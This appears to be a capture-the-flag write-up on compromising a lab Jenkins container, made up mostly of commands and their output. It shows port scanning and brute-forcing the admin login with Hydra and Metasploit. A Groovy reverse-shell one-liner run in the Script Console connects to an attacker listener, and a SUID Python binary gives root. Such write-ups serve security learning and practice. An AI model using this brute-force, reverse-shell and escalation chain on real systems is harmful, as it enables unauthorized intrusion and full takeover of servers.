

Strongjenkins



```
nmap -sCV -p8080 -Pn -n -vvv 172.17.0.2
```

```
PORT      STATE SERVICE REASON          VERSION
8080/tcp open  http    syn-ack ttl 64 Jetty 10.0.20
|_http-title: Site doesn't have a title (text/html; charset=utf-8)
|_http-server-header: Jetty(10.0.20)
|_http-favicon: Unknown favicon MD5: 23E8C7BD78E8CD826C5A6073
| http-robots.txt: 1 disallowed entry
|_/
```

```
whatweb 172.17.0.2:8080
```

```
http://172.17.0.2:8080 [403 Forbidden] Cookies[JSESSIONID.23a853a3]
Country[RESERVED][ZZ], HTTPServer[Jetty(10.0.20)],
HttpOnly[JSESSIONID.23a853a3], IP[172.17.0.2],
Jenkins[2.440.2], Jetty[10.0.20], Meta-Refresh-Redirect[/login]
Script, UncommonHeaders[x-content-type-options,x-hudson,x-jenkins]
```

```
http://172.17.0.2:8080/login?from=%2F [200 OK] Cookies[JSESSIONID.23a853a3]
Country[RESERVED][ZZ], HTML5, HTTPServer[Jetty(10.0.20)],
HttpOnly[JSESSIONID.23a853a3], IP[172.17.0.2], Jenkins[2.440.2],
PasswordField[j_password], Script[application/json,text/javascript]
Title[Sign in [Jenkins]], UncommonHeaders[x-content-type-options,x-frame-options]
X-Frame-Options[sameorigin]
```



```
(root@miguel) - [/home/miguel/Work]
# hydra -l admin -P /usr/share/wordlists/rockyou.txt 172.17.0.2 http-post-form "/j_spring_security_check:j_username=~USER^&j_password=~PASS^&f
n=%2F&Submit=Submit:H=Cookie: JSESSIONID=23a853a3=node0rwaugx7f7rmfwg6hc8k9d812q35.node0:Invalid username or password" -s 8080

hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes
his is non-binding, these *** ignore laws and ethics anyway).

hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-01-16 05:08:55
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking http-post-form://172.17.0.2:8080/j_spring_security_check:j_username=~USER^&j_password=~PASS^&from=%2F&Submit=Submit:H=Cookie: J
SESSIONID=23a853a3=node0rwaugx7f7rmfwg6hc8k9d812q35.node0:Invalid username or password
[STATUS] 1140.00 tries/min, 1140 tries in 00:01h, 14343259 to do in 209:42h, 16 active
[STATUS] 1090.00 tries/min, 3270 tries in 00:03h, 14341129 to do in 219:17h, 16 active

17 auxiliary/gather/ [jenkins] cli_ampersand_arbitrary_file_read 2024-01-24 normal Yes [jenkins] cli Ampersand Replacement Arbitrar
File Read
18 auxiliary/scanner/http/ [jenkins] enum . normal No [jenkins] -CI Enumeration
19 auxiliary/scanner/http/ [jenkins] login . normal No [jenkins] -CI Login Utility
20 exploit/multi/http/ [jenkins] script_console 2013-01-18 good Yes [jenkins] -CI Script-Console Java Execution
21 \ target: Windows . . .
22 \ target: Linux . . .
23 \ target: Unix CMD . . .
24 auxiliary/scanner/http/ [jenkins] command . normal No [jenkins] -CI Unauthenticated Script-Console
anner
25 exploit/linux/misc/opennms_java_serialize 2015-11-06 normal No OpenNMS Java Object Unserialization Remote
ode Execution
26 \ target: OpenNMS / Linux x86 . . .
27 \ target: OpenNMS / Linux x86_64 . . .

Interact with a module by name or index. For example info 27, use 27 or use exploit/linux/misc/opennms_java_serialize
After interacting with a module you can manually set a TARGET with set TARGET 'OpenNMS / Linux x86_64'

msf6 >
root@miguel: /home/miguel/Machines msfconsole -q
```



el genio de msfconsole!!!!!! hydra todavia seguia corriendo... q porqueria..

```
msf6 auxiliary(scanner/http/jenkins_login) > setg rhosts 172.17.0.2
rhosts => 172.17.0.2
msf6 auxiliary(scanner/http/jenkins_login) > set STOP_ON_SUCCESS true
STOP_ON_SUCCESS => true
msf6 auxiliary(scanner/http/jenkins_login) > set USERNAME admin
USERNAME => admin
msf6 auxiliary(scanner/http/jenkins_login) > run

[*] Error: 172.17.0.2: Metasploit::Framework::LoginScanner::Invalid Cred details can't be blank, Cred details can't be blank (Metasploit::Framework::LoginScanner::Jenkins)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/http/jenkins_login) > set PASS_FILE /usr/share/wordlists/rockyou.txt
PASS_FILE => /usr/share/wordlists/rockyou.txt
msf6 auxiliary(scanner/http/jenkins_login) > run

[!] No active DB -- Credential data will not be saved!
[-] 172.17.0.2:8080 - LOGIN FAILED: admin:123456 (Incorrect)
[-] 172.17.0.2:8080 - LOGIN FAILED: admin:12345 (Incorrect)
[-] 172.17.0.2:8080 - LOGIN FAILED: admin:123456789 (Incorrect)
[-] 172.17.0.2:8080 - LOGIN FAILED: admin:password (Incorrect)
[-] 172.17.0.2:8080 - LOGIN FAILED: admin:iloveyou (Incorrect)
[-] 172.17.0.2:8080 - LOGIN FAILED: admin:princess (Incorrect)
[-] 172.17.0.2:8080 - LOGIN FAILED: admin:1234567 (Incorrect)
[+] 172.17.0.2:8080 - Login Successful: admin:rockyou
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/http/jenkins_login) >
```

adentro!





Script Console

Executes arbitrary script for administration/trouble-shooting/diagnostics.

```
String host="localhost";
int port=8044;
String cmd="cmd.exe";
Process p=new ProcessBuilder(cmd).redirectErrorStream(true).start();Socket s=new Socket(host,port);InputStream pi=p.getInputStream(),pe=p.getErrorStream(), si=s.getInputStream();OutputStream po=p.getOutputStream(),so=s.getOutputStream();while(!s.isClosed()){while(pi.available())so.write(pi.read());while(pe.available())so.write(pe.read());while(si.available())po.write(si.read());so.flush();po.flush();Thread.sleep(50);try {p.exitValue();break;}catch (Exception e){}};p.destroy();s.close();
```

All the classes from all the plugins are visible. `jenkins.*`, `jenkins.model.*`, `hudson.*`, and `hudson.model.*` are pre-imported.

```
1 String host="192.168.1.100";
2 int port=1234;
3 String cmd="/bin/bash";
4 Process p=new ProcessBuilder(cmd).redirectErrorStream(true).start();Socket s=new Socket(host,port);
```

Run

```

[redacted] [redacted] [redacted]
(root skull miguel) - [/home/miguel]
# nc -nlvp 1234
listening on [any] 1234 ...
connect to [192.168.1.100] from (UNKNOWN) [172.17.0.2] 36160
whoami
jenkins

```

```

bash: sudo: command not found
jenkins@021db476d9d4:~$ find / -perm -4000 -ls 2>/dev/null
1501329 36 -rwsr-xr-- 1 root messagebus 35112 Oct 25 2022 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
1365060 56 -rwsr-xr-x 1 root root 55680 Apr 9 2024 /usr/bin/su
1095052 60 -rwsr-xr-x 1 root root 59976 Feb 6 2024 /usr/bin/passwd
1365077 36 -rwsr-xr-x 1 root root 35200 Apr 9 2024 /usr/bin/umount
1094908 44 -rwsr-xr-x 1 root root 44808 Feb 6 2024 /usr/bin/chsh
1095041 40 -rwsr-xr-x 1 root root 40496 Feb 6 2024 /usr/bin/newgrp
1094973 72 -rwsr-xr-x 1 root root 72072 Feb 6 2024 /usr/bin/gpasswd
1364989 48 -rwsr-xr-x 1 root root 47488 Apr 9 2024 /usr/bin/mount
1094902 72 -rwsr-xr-x 1 root root 72712 Feb 6 2024 /usr/bin/chfn
1577665 5768 -rwsr-xr-x 1 root root 5904904 Nov 20 2023 /usr/bin/python3.10
jenkins@021db476d9d4:~$ /usr/bin/python3.10 -c 'import os; os.execl("/bin/sh", "sh", "-p")'
jenkins@021db476d9d4:~$ stty rows 40 columns 170
jenkins@021db476d9d4:~$ /usr/bin/python3.10 -c 'import os; os.execl("/bin/bash", "bash", "-p")'
bash-5.1# whoami
root
bash-5.1#

```